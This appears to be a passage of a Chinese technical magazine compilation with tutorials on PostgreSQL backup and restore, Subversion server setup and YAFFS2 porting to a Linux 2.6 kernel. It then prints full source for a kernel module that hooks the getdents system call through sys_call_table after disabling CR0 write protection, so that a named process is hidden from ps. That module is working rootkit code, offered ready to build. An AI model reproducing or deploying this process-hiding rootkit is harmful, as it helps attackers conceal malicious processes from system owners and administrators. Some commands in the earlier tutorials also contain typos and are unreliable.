pg=# insert into pg_test(a) values(2);
```

4, 查看数据

```
pg=# select * from tb;
```

```
a
```

```
---
```

```
1
```

```
2
```

```
(2 rows)
```

5, 备份

```
pg_dump pg > /usr/local/pgsql/backup/pg.dmp
```

6, 删除数据库 pg

```
dropdb pg
```

7, 创建新数据库 (恢复之前需创建数据库)

```
createdb pg
```

8, 恢复数据

```
psql pb < /usr/local/pgsql/backup/pg.dmp
```

9, 查看数据是否回复

```
pg=# select * from tb;
```

```
a
```

```
---
```

```
1
```

```
2
```

```
(2 rows)
```

至此，数据已成功恢复！

注：pg_dump 可以对针对单表或者多表进行备份

如：pg_dump databasename -t tablename1 -t tablename2 >filename

(二) pg_dumpall

pg_dump 只能备份单个数据库，而且恢复的时候需要创建空数据库。pg_dumpall 可以备份所有数据库，并且备份角色、表空间。

1, 创建数据库

```
createdb pg1
```

```
createdb pg2
```

2, pg1 中创建表并插入数据

```
psql pg1
```

```
pg=# create table tb1(a int)
```

```
pg=# insert into tb1(a) values(1);
```

3, pg2 中创建表并插入数据

```
psql pg2
```

```
pg=# create table tb2(a int)
```

```
pg=# insert into tb2(a) values(2);
```

4, 备份数据库

```
pg_dumpall > /usr/local/pgsql/backup/pg_all.dmp
```

5, 删除数据库

```
dropdb pg1
```

```
dropdb pg2
```

6, 恢复数据库

```
psql -f /usr/local/pgsql/backup/pg_all.dmp postgres
```

可以指定任何数据库名, 如果恢复到一个空的集群中, 通常使用 postgres 数据库

7, 查看数据库 pg1 是否恢复

```
psql pg1
```

```
pg=# select * from tb1;
```

```
a
```

```
---
```

```
1
```

```
(1 rows)
```

8, 查看数据库 pg2 是否恢复

```
psql pg2
```

```
pg=# select * from tb2;
```

```
a
```

```
---
```

```
2
```

```
(1 rows)
```

至此, 数据已成功恢复!

(三) 备份压缩与分割

压缩与分割的原理都是利用 Linux 的管线 (PIPE) 命令, 不再进行试验。

1) 压缩

l 备份:

```
pg_dump dbname | gzip > filename.gz
```

l 恢复

```
gunzip -c filename.gz | psql dbname
```

2) 分割

l 备份:

```
pg_dump dbname | split -b1m- filename
```

l 恢复

```
cat filename* | psql dbname
```

三、 文件系统级别备份 (冷备份)

文件系统级别的备份是冷备份，需要停止数据库。

1, 停止数据库

```
pg_ctl -D /usr/local/pgsql/data stop
```

2, 备份数据库

```
tar -jcv -f /usr/local/pgsql/backup/filesystem.tar.bz2 /usr/local/pgsql/data/
```

3, 删除/usr/local/pgsql/data/目录

```
rm -r /usr/local/pgsql/data/
```

4, 解压备份文件到原目录

```
tar -jxv -f /usr/local/pgsql/backup/filesystem.tar.bz2 -C /
```

5, 启动数据库

```
pg_ctl -D /usr/local/pgsql/data start
```

6, 查看数据库 pg1 是否恢复

```
psql pg1
```

```
pg=# select * from tb1;
```

```
a
```

```
---
```

```
1
```

```
(1 rows)
```

7, 查看数据库 pg2 是否恢复

```
psql pg2
```

```
pg=# select * from tb2;
```

```
a
```

```
---
```

```
2
```

```
(1 rows)
```

至此，数据已成功恢复！

四、在线热备份（归档）

（一）备份

1, 配置归档模式

配置归档需要编辑 postgresql.conf 文件，默认为与/usr/local/pgsql/data/目录下

```
vim /usr/local/pgsql/data/postgresql.conf
```

```
archive_mode = on
```

```
archive_command = 'cp %p /usr/local/pgsql/backup/archived_log/%f'
```

注: %p 要被归档的日志文件的路径, %f 是要被归档的日志文件的文件名

2, 启动数据库

```
pg_ctl -D /usr/local/pgsql/data start
```

3, 创建数据库 arch

```
createdb arch
```

4, 创建表并插入记录

```
psql arch
```

```
arch=# create table tb(a int);
```

```
arch=# insert into tb(a) values(1);
```

5, 创建备份

```
arch=# select pg_start_backup( 'baseline' );
```

6, 备份整个 data 目录

```
tar -jcv -f /usr/local/pgsql/backup/baseline.tar.bz2 /usr/local/pgsql/data/
```

7, 停止备份

```
psql arch
```

```
arch=# select pg_stop_backup();
```

8, 插入新记录, 然后切换日志, 重复 3 次

```
arch=# insert into tb(a) values(2);
```

```
arch=# select pg_switch_xlog();
```

```
arch=# insert into tb(a) values(3);
```

```
arch=# select pg_switch_xlog();
```

```
arch=# insert into tb(a) values(4);
```

```
arch=# select pg_switch_xlog();
```

9, 把/data/pg_xlog/下的 WAL 日志文件复制到预设的归档目录下, 保证产生的 WAL 日志都已归档。

(二) 恢复

1, 停止数据库

```
pg_ctl -D /usr/local/pgsql/data/ stop
```


2, 删除/data/

```
rm -r /usr/local/pgsql/data/
```

3, 恢复备份

```
tar -jxv -f /usr/local/pgsql/backup/baseline.tar.bz2 -C /
```

4, 清空/data/pg_xlog/目录下所有文件

```
rm -r /usr/local/pgsql/data/pg_xlog/
```

5, 创建/pg_xlog/及其下面的 archive_status 目录

```
mkdir /usr/local/pgsql/data/pg_xlog/
```

```
mkdir /usr/local/pgsql/data/pg_xlog/archive_status
```

6, 在/data/目录下创建 recovery.conf

```
vim /usr/local/pgsql/data/recovery.conf
```

```
restore_command = 'cp /usr/local/pgsql/backup/archived_log/%f "%p" '
```

7, 启动数据库

```
pg_ctl -D /usr/local/pgsql/data/ start
```

一切正常的话数据库就会自动应用 WAL 日志进行恢复

8, 查看数据库 arch 是否恢复

```
psql arch
```

```
arch=# select * from tb;
```

```
a
```

```
---
```

```
1
```

```
2
```

```
3
```

```
4
```

```
(4 rows)
```

至此, 数据已经成功恢复!

Subversion 服务器架设与使用

ChinaUnix 网友: jsjwolf

说明: 本文下面操作的默认系统为 fedora, 在 fedora11 测试通过。

概述:

版本管理器，也有一种叫法为时间机器，可以记录文件（包括目录）的所有历史记录，这样在你需要恢复文件到某个历史状态时，使用它可以轻而易举的做到。如果把它放在网络上共享使用，还可以实现多人协作和同步操作。

本文是一个简单的教程以指导初学者如何快速的搭建一个版本管理服务器（基于 subversion）和如何上手使用版本管理器。

subversion 是一个版本管理软件，是设计较先进的新一代工具相比较 cvs 等老牌的版本管理工具，它改进了很多 cvs 中的不足，类似，不可以记录目录或者文件名的变迁等等。。。

subversion 工作原理

subversion 以版本库来管理版本文件，一个版本库可以包括任意需要管理的文件（或者项目，项目可以看作为一组文件集，subversion 中没有项目的概念）。subversion 中的目录是以虚拟形式存在，实际存放的是二进制数据。

subversion 访问方式

subversion 有两种使用方式，本地访问和开启守护进程远程访问。

1 本地访问，即直接通过 file://localhost/ 方式进行。

2 远程访问，需要一种 subversion 服务器支持。

Subversion 使用命令

虽然 subversion 有两种访问方式，但对于普通用户来说，它的使用基本是相同的，如命令行下，无非是访问时版本库的路径稍有不同而已。

下面的示例中，是本地访问模式下 subversion 的使用方式。在远程访问模式下，仅需要替换 subversion 版本库的路径就可以同样执行。

创建版本库

subversion 版本库是管理文件版本的基础，只有建立了版本库后，才可以在库中管理记录文件历史操作。

创建版本库使用如下命令：

```
subadmin create /svn/repo_test
```

命令成功执行后，指定的目录下会生成一些 subversion 版本库预制的目录和文件。

导入项目文件

建议一个导入版本库的项目按如下规范设置目录结构，例如你打算导入目录名为 project-test，那么你的全部文件应放在此目录内的 trunk 目录中，另外新建立两个目录 branches 和 tags，真个目录树如下所示，这是一个约定的习惯。

```
project-test/
```

```
| -- branches
```

```
| -- tags
```

```
`-- trunk
```

| -- driver |

| -- Makefile

使用如下命令导入项目到版本库中,

```
Svn import project-test file://localhost/svn/repo_test/project-text -m "Initial import"
```

检出项目文件

检出项目文件到 project-test_out 目录中, 这样就在本地形成了一个服务器版本库的副本。

```
Svn checkout file://localhost/svn/repo_test/project-test project-text_out
```

本地副本管理操作

查看文件状态

```
svn status project-text_out
```

查看操作日志

```
svn log project-text_out
```

查看项目基础详细信息

```
svn info project-text_out
```

显示修改详情

```
svn diff project-text_out
```

撤销最近一次更新以来本地文件的修改

```
svn revert project-text_out/文件名
```

更新本地文件到服务器的最新状态

```
svn update project-text_out
```

提交改变到版本库中, PATH 可以是单个文件, 也可整个目录。

```
svn commit -m "comments" PATH
```

本地副本修改操作

添加文件

```
svn add PATH
```

移除文件

```
svn delete PATH
```

更多操作可以查看

```
svn --help
```

svn 服务器配置

Svn 服务器的假设有 3 种可选方案, Apache,svnserve 和 ssh-svnserve,Apache 是通用性最好功

能最强大的方案，相对配置也较复杂，我们这里采用 svnserve 作为服务器，它是一个小巧，高效，简单的 svn 服务器，适用于小型项目在局域网环境中使用。

一般在 subversion 的安装包里已经提供了这个组件，我们可以直接使用它。

Svnserve 的使用

我们以后台服务的方式启动 svnserve 服务，

```
svnserve -d
```

一旦运行成功，我们就可以在任意可访问到运行服务主机的地方访问 svn 版本库，使用方法类似于上面写到的本地访问的方式。仅仅需要替换检出操作时 svn 版本库的路径名，假设我们在运行 svnserve 服务的主机 ip 为：10.3.0.111.那么我们可以通过下面的命令检出上面创建的版本库中的 project-test 项目文件。

```
Svn svn://10.3.0.111/svn/repo_test/project-test/ project-test_svn
```

也可以用如下命令启动 svnserve 服务

```
svnserve -d -r /svn/repo_test/
```

这时我们就可以使用更简单的命令来操作版本库

```
Svn svn://10.3.0.111/project-test/ project-test_svn
```

在远程方式访问 svn 版本库时，其他操作同本地访问方式时的操作完全相同。

至此，文档结束！

参考资料

《《使用 Subversion 进行版本控制》》-针对 Subversion 1.4 (根据 r2866 编译)

作者：Ben Collins-Sussman Brian W.Fitzpatrick C. Michael Pilato

YAFFS/YAFFS2 文件系统的移植

昆明理工大学嵌入式实验室：szarm@tom.com

一、简介：

Yaffs (Yet Another Flash File System) 文件系统是专门针对 NAND 闪存设计的嵌入式文件系统，目前有 YAFFS 和 YAFFS2 两个版本，两个版本的主要区别之一在于 YAFFS2 能够更好的支持大容量的 NAND FLASH 芯片。

Yaffs 文件系统有些类似于 JFFS/JFFS2 文件系统，与之不同的是 JFFS1/2 文件系统最初是针对 NOR FLASH 的应用场合设计的，而 NOR FLASH 和 NAND FLASH 本质上有较大的区别，所以尽管 JFFS1/2 文件系统也能应用于 NAND FLASH，但由于它在内存占用和启动时间方面针对 NOR 的特性做了一些取舍，所以对 NAND 来说通常并不是最优的方案。

二、yaffs/yaffs2 在 2.6.9 中的移植

(1)，下载 YAFFS 文件系统代码，下载网址：

<http://www.aleph1.co.uk/cgi-bin/viewcvs.cgi/>

点击页面左下角的 Download tarball 即可下载全部相关代码。

(2), 将下载的文件 yaffs.tar.gz 拷贝到你的一个临时文件夹中, 假设是/tmp, 并解压:

```
# cd /tmp
# tar xzvf yaffs.tar.gz
```

解压后得到 Development 文件夹, 该文件夹里有两个子文件: yaffs 和 yaffs2。考虑到现在的 NAND FLASH 容量越做越大, 而且 yaffs2 可以自动选择挂载是 yaffs1 还是 yaffs2 文件系统, 这里我们移植 yaffs2。当然如果你的 NAND FLASH 只是 512+16B 的, 可以只移植 yaffs, 因为即使你移植了 yaffs2, 它也会自动选择挂载 yaffs1 的。

(3)在要移植的内核目录下建立 yaffs2 文件夹, 并将需要的文件拷贝过来:

```
# cd $(linuxdir)/fs
# mkdir yaffs2

# cd yaffs2
# cp /tmp/Development/yaffs2/*.c .
# cp /tmp/Development/yaffs/*.h .
# cp /tmp/Development/yaffs2/Makefile-kernel Makefile
# cp /tmp/Development/yaffs2/Kconfig .
```

(4), 修改\$(linuxdir)/fs/yaffs2 中的文件:

在开始未修改该目录.c 文件前, 会出现很多的 built-in.o 的错误, 要么是提示某些函数未定义, 要么是某些函数重复定义, 花了我很长的时间, 终于找到问题所在。部分错误提示如下: (这是我开始编译 yaffs 时的错误, yaffs2 的错误更多, 但类型差不多)

```
fs/built-in.o(.text+0x8478c): In function `yaffs_internal_read_super_mtd':
: undefined reference to `nandmtd_WriteChunkToNAND'
fs/built-in.o(.text+0x84790): In function `yaffs_internal_read_super_mtd':
: undefined reference to `nandmtd_ReadChunkFromNAND'
fs/built-in.o(.text+0x84794): In function `yaffs_internal_read_super_mtd':
: undefined reference to `nandmtd_EraseBlockInNAND'
fs/built-in.o(.text+0x84798): In function `yaffs_internal_read_super_mtd':
: undefined reference to `nandmtd_InitialiseNAND'
```

查看.c 文件, 我发觉有很多是通过 Kconfig 文件里定义的 CONFIG 常量来判断执行的, 而这些常量在你 make menuconfig/xconfig 后退出后会你的选择保存到<linux/config.h>文件中, 但 yaffs2 目录下的有些.c 文件中引用了这些常量来判断, 却并未加入引用 config.h 文件, 从而会出错。将 yaffs2 目录下所有引用了这些常量的.c 文件中加入对 config.h 的引用即可: #include <linux/config.h>

(5), 修改\$(linuxdir)/fs/Makefile 和 Kconfig 文件。

```
# cd $(linuxdir)/fs
# vi Makefile (将下面一行添加到 Makefile 中)
  obj-$(CONFIG_YAFFS_FS) += yaffs2/
# vi Kconfig (将下面一行添加到 Kconfig 中)
  source "fs/yaffs2/Kconfig"
```

(6), 在编译内核时选择:

```
<*> YAFFS2 file system support
```



```
<*> 512 byte / page devices
<*> Lets Yaffs do its own ECC
    <*> 2048 byte (or larger) / page devices
<*> Autoselect yaffs2 format
<*> Disable lazy loading
<*> Turn off wide tnodes
<*> Turn off debug chunk erase check
```

通过 mkyaffsimage 制做出来的 image 其 OOB 中也包含它自己计算的 ECC 校验数据，其校验算法有可能和 MTD NAND 驱动的校验算法不同，如果在内核中由 MTD 来处理 ECC，会造成 MTD 认为所有的 page 都校验错误。所以，这也是我前面说最好把 Lets Yaffs do its own ECC 选上的原因，同时，要把 MTD NAND 驱动中的 ECC 校验关闭。在\$

(linuxdir)/drivers/mtd/nand/your_nand.c 的初始化函数中设置 this-eccmode = NAND_ECC_NONE.这样做实际是使用了 yaffs 的 ECC，但在读写 yaffs 分区时分出现提示说：Reading data from NAND FLASH without ECC is not recommended
Writing data without ECC to NAND-FLASH is not recommended

个人认为，其实已经使用了 yaffs 的 ECC，只是在传给 MTD 时，MTD 没认可，参考 mtd/nand/nand_base.c 文件里的 nand_read_ecc 函数以及 yaffs2/yaffs_fs.c 文件中在于 ECC 的定义。这里应该是提示没用 NAND 的 ECC，而使用的是 yaffs 的 ECC。这可以通过 mkyaffsimage 制作一个 image 来验证。解决方法：要么使用 nand 的 ECC，将 yaffs 的 ECC 屏蔽掉；要么将 nand_base.c 里的相关错误信息屏蔽掉。

(7)，修改你要移植的芯片中的 Makefile，在 devices 后面添加 mtdX 和 mtdblockX 设备，设备个数视你的 nand 的分区个数而定，这里我的 flash 在 your_nand.c 中分成了三个区。

```
\
mtd0,c,90,0 mtd1,c,90,1 mtd2,c,90,2 \
\
mtdblock0,b,31,0 mtdblock1,b,31,1 mtdblock2,b,31,2
```

(8)，编译后将 kernel 和文件系统下载到板子上，查看结果并挂载。

```
# cat /proc/mtd    (查看分区情况)
mtd0: 00400000 00004000 "EV40 flash partition 1"
mtd1: 00400000 00004000 "EV40 flash partition 2"
mtd2: 00800000 00004000 "EV40 flash partition 3"
# cat /proc/filesystems    (查看内核支持的文件系统)
nodev  sysfs
nodev  rootfs
nodev  bdev
nodev  proc
nodev  sockfs
nodev  futexfs
nodev  pipefs
nodev  eventpollfs
      ext2
nodev  ramfs
```

```
nodev devfs
nodev nfs
nodev jffs2
    romfs
    yaffs
    yaffs2
nodev rpc_pipefs
```

我们发现系统已经支持 yaffs 和 yaffs2 文件系统了。

```
# eraseall /dev/mtd0    (在挂载之前可以先将该分区里的内容擦除掉)
# mount -t yaffs2 /dev/mtdblock0 /mnt    (将第 1 个分区挂载到/mnt 目录下)
yaffs: dev is 32505856 name is "mtdblock0"
yaffs: Attempting MTD mount on 31.0, "mtdblock0"
yaffs: auto selecting yaffs1
```

我们发现如果你的 flash 是 512+16B / page 的, 即使你选择的是 yaffs2 文件系统, 内核也会自动选择挂载 yaffs1 文件系统。

关于劫持系统调用隐藏进程的一些心得

ChinaUnix 网友: g84ch

网上很多类似的文章,其中很多示例程序都是在比较老的内核版本上测试过,很多在新的内核下根本无法运行,我收集了一些相关的资料,并给出一个在 linux 内核 2.6.28(ubuntu9.04)上可以运行的程序代码.相比其他一些文章,修改如下:

1.增加了两个函数,清 CR0 的第 20 位,不然在替换 sys_call_table 的时候会报段错误.

```
unsigned int clear_and_return_cr0(void);
```

```
void setback_cr0(unsigned int val);
```

2.针对 ubuntu9.04 中,ps 命令用的系统调用是 sys_getdents,不是 sys_getdents64(在 suse 系统里面用的是 sys_getdents64),所以程序中劫持的是 sys_getdents 的系统调用.

关于隐藏进程的原理,可以查看其他相关文章,主要是通过 int 0x80 找 sys_call_table 的地址.

博客地址:<http://blog.chinaunix.net/u3/103654/showart.php?id=2053976>

测试环境: ubuntu9.04 内核版本 2.6.28

模块代码如下:

```
/*hideps.c*/
```

```
#include <linux/module.h>
```

```
#include <linux/kernel.h>
```

```
#include <asm/unistd.h>
```

```
#include <linux/types.h>
#include <linux/sched.h>
#include <linux/dirent.h>
#include <linux/string.h>
#include <linux/file.h>
#include <linux/fs.h>
#include <linux/list.h>
#include <asm/uaccess.h>
#include <linux/unistd.h>
// #include <sys/stat.h>
// #include <fcntl.h>
#define CALLOFF 100

//使用模块参数来定义需要隐藏的进程名

int orig_cr0;
char psname[10]="looptest";
char *processname=psname;

//module_param(processname, charp, 0);
struct {
    unsigned short limit;
    unsigned int base;
} __attribute__((packed)) idtr;

struct {
    unsigned short off1;
    unsigned short sel;
    unsigned char none, flags;
    unsigned short off2;
} __attribute__((packed)) * idt;

struct linux_dirent{
    unsigned long    d_ino;
    unsigned long    d_off;
    unsigned short   d_reclen;
    char    d_name[1];
};

void** sys_call_table;

unsigned int clear_and_return_cr0(void)
{
```

```
unsigned int cr0 = 0;
unsigned int ret;

asm volatile ("movl %%cr0, %%eax"
              : "=a"(cr0)
              );
ret = cr0;

/*clear the 20th bit of CR0,*/
cr0 &= 0xfffffff;
asm volatile ("movl %%eax, %%cr0"
              :
              : "a"(cr0)
              );
return ret;
}

void setback_cr0(unsigned int val)
{
    asm volatile ("movl %%eax, %%cr0"
                  :
                  : "a"(val)
                  );
}

asmlinkage long (*orig_getdents)(unsigned int fd,
                                  struct linux_dirent __user *dirp, unsigned int count);

char * findoffset(char *start)
{
    char *p;
    for (p = start; p < start + CALLOFF; p++)
        if (*(p + 0) == '\xff' && *(p + 1) == '\x14' && *(p + 2) == '\x85')
            return p;
    return NULL;
}

int myatoi(char *str)
{
    int res = 0;
    int mul = 1;
    char *ptr;
```

```
for (ptr = str + strlen(str) - 1; ptr >= str; ptr--)
{
    if (*ptr < '0' || *ptr > '9')
        return (-1);
    res += (*ptr - '0') * mul;
    mul *= 10;
}
if(res>0 && res< 9999)
    printk(KERN_INFO "pid=%d",res);
printk("\n");
return (res);
}

struct task_struct *get_task(pid_t pid)
{
    struct task_struct *p = get_current(),*entry=NULL;
    list_for_each_entry(entry,&(p->tasks),tasks)
    {
        if(entry->pid == pid)
        {
            printk("pid found=%d\n",entry->pid);
            return entry;
        }
        else
        {
            // printk(KERN_INFO "pid=%d not found\n",pid);
        }
    }
    return NULL;
}

static inline char *get_name(struct task_struct *p, char *buf)
{
    int i;
    char *name;
    name = p->comm;
    i = sizeof(p->comm);
    do {
        unsigned char c = *name;
        name++;
        i--;
        *buf = c;
        if (!c)
```



```
        break;
    if (c == '\\') {
        buf[1] = c;
        buf += 2;
        continue;
    }
    if (c == '\n')
    {
        buf[0] = '\\';
        buf[1] = 'n';
        buf += 2;
        continue;
    }
    buf++;
}
while (i);
*buf = '\n';
return buf + 1;
}

int get_process(pid_t pid)
{
    struct task_struct *task = get_task(pid);
    // char *buffer[64] = {0};
    char buffer[64];
    if (task)
    {
        get_name(task, buffer);
        // if(pid>0 && pid<9999)
        // printk(KERN_INFO "task name=%s\n",*buffer);
        if(strstr(buffer,processname))
            return 1;
        else
            return 0;
    }
    else
        return 0;
}

asmlinkage long hacked_getdents(unsigned int fd,
                                struct linux_dirent __user *dirp, unsigned int count)
{
    //added by lsc for process
```

```
long value;
// struct inode *dinode;
unsigned short len = 0;
unsigned short tlen = 0;
// struct linux_dirent *mydir = NULL;
//end
//在这里调用一下 sys_getdents,得到返回的结果
value = (*orig_getdents) (fd, dirp, count);
tlen = value;
//遍历得到的目录列表
while(tlen > 0)
{
    len = dirp->d_reclen;
    tlen = tlen - len;
    printk("%s\n",dirp->d_name);

    if(get_process(myatoi(dirp->d_name)) )
    {
        printk("find process\n");
        //发现匹配的进程, 调用 memmove 将这条进程覆盖掉
        memmove(dirp, (char *) dirp + dirp->d_reclen, tlen);
        value = value - len;
        printk(KERN_INFO "hide successful.\n");
    }
    if(tlen)
        dirp = (struct linux_dirent *) ((char *) dirp + dirp->d_reclen);
}
printk(KERN_INFO "finished hacked_getdents.\n");
return value;
}
```

```
void **get_sct_addr(void)
{
    unsigned sys_call_off;
    unsigned sct = 0;
    char *p;
    asm("sidt %0":"=m"(idtr));
    idt = (void *) (idtr.base + 8 * 0x80);
    sys_call_off = (idt->off2 << 16) | idt->off1;
    if ((p = findoffset((char *) sys_call_off)))
        sct = *(unsigned *) (p + 3);
    return ((void **)sct);
}
```

```
}
```

```
static int filter_init(void)
{
    //得到 sys_call_table 的偏移地址
    sys_call_table = get_sct_addr();
    if (!sys_call_table)
    {
        printk("get_act_addr(): NULL...\n");
        return 0;
    }
    else
        printk("sct: 0x%x\n", (unsigned int)sys_call_table);
    //将 sys_call_table 中注册的系统调用 sys_getdents 替换成我们自己的函数 hack_getdents
    orig_getdents = sys_call_table[__NR_getdents];

    orig_cr0 = clear_and_return_cr0();
    sys_call_table[__NR_getdents] = hacked_getdents;
    setback_cr0(orig_cr0);
    printk(KERN_INFO "hideps: module loaded.\n");
    return 0;
}
```

```
static void filter_exit(void)
{
    orig_cr0 = clear_and_return_cr0();
    if (sys_call_table)
        sys_call_table[__NR_getdents] = orig_getdents;
    setback_cr0(orig_cr0);
    printk(KERN_INFO "hideps: module removed\n");
}
module_init(filter_init);
module_exit(filter_exit);
MODULE_LICENSE("GPL");
```

makefile 文件如下:

```
obj-m :=hideps.o
EXTRA_CFLAGS := -Dsymname=sys_call_table
KDIR := /lib/modules/$(shell uname -r)/build
PWD := $(shell pwd)
```

default:

```
$(MAKE) -C $(KDIR) SUBDIRS=$(PWD) modules
```

clean:

```
$(RM) -rf *.cmd *.mod.c *.o *.ko .tmp*
```

编写一个测试程序 looptest.c,如下:

```
#include<stdio.h>
```

```
int main(void)
{
    while(1);
    return 0;
}
```

编译该测试程序,#gcc looptest.c -o looptest

并将该程序在后台运行,然后 insmod 驱动模块 hideps.ko,然后输入 ps 查看进程,可发现,looptest 进程看不到了....

网友热评

热点技术评论

[为什么 scanf 函数会出错啊?](#)
[Net::LDAP 性能问题](#)
[如何防止数据丢失不再发生?](#)
[大家帮忙看看这个 Coding Style 如何?](#)
[多线程读写文件锁的问题](#)
[还是不理解指针的意思](#)
[网络游戏中的连接服务器](#)
[请教一下有关字节序转换函数的用途](#)
[Suse9 下 TCP 居然自己 connect 自己成功?](#)
[C 传递指针参数的问题](#)
[malloc 释放内存问题?](#)
[printf 的问题](#)
[这种申请内存方式能实现吗?](#)
[C 语言连接两个字符串最好的方法是什么?](#)
[一道迅雷笔试题, 实现 memcpy](#)
[MD5 保证 tcp 网络传输报文的一致性?](#)
[诡异的 malloc 出错, 大家来看看!](#)
[socket 编程: 转发报文如何处理](#)
[linux 下哪个压缩命令的压缩率最高?](#)
[SOCKET 通讯问题](#)
[数据插入顺序问题](#)
[jsp 下拉列表框问题](#)
[Linux 内核发送构造数据包的方式](#)
[linux 下如何将一个文件下载到本地硬盘?](#)
[linux 下怎么安装软件?](#)
[千兆网卡实际速度为多少?](#)
[网桥数据可以被 REDIRECT 吗?](#)

热点新闻评论

[搜狐开源第一枪](#)
[阿里要走 102 年 阿里的工程师能走多远?](#)
[RHEL 5.4 发布](#)
[Linux 内核再爆高危漏洞, 可获 root 权限](#)
[Kernel 2.6.31 将给 Linux 桌面提速](#)
[共享: linux arp 欺骗程序](#)
[google 掺和的被 LLVM 加强火力的 Python](#)
[真正全免费的发行版 linux 有吗?](#)
[《深入理解 Linux 网络内幕》出中译本了](#)
[再谈 NETLINK](#)
[Bash 高级编程下载](#)
[腾讯内部推荐](#)
[别闹了, 开复老师](#)
[日本科技企业联手研发处理器对抗英特尔](#)
[李开复离职谷歌选择创业](#)
[Ubuntu 9 + ARM 看来要起飞了](#)
[大家如何看“精通”二字](#)
[IBM 将不再为员工提供任何免费饮料](#)
[不得不说的手机间谍软件](#)
[后 ERP 时代, 企业何去何从](#)
[学习 Unix, freebsd 作为起点合适吗?](#)
[给 Perl 新手的一本好书](#)
[请大家推荐一个文件数据库](#)
[对于 Vim v.s. IDE 之争的不解](#)
[亿万富翁仍然在写代码](#)
[2009 系统架构师大会资料汇总](#)
[申银万国系统瘫痪祸起“硬件故障”](#)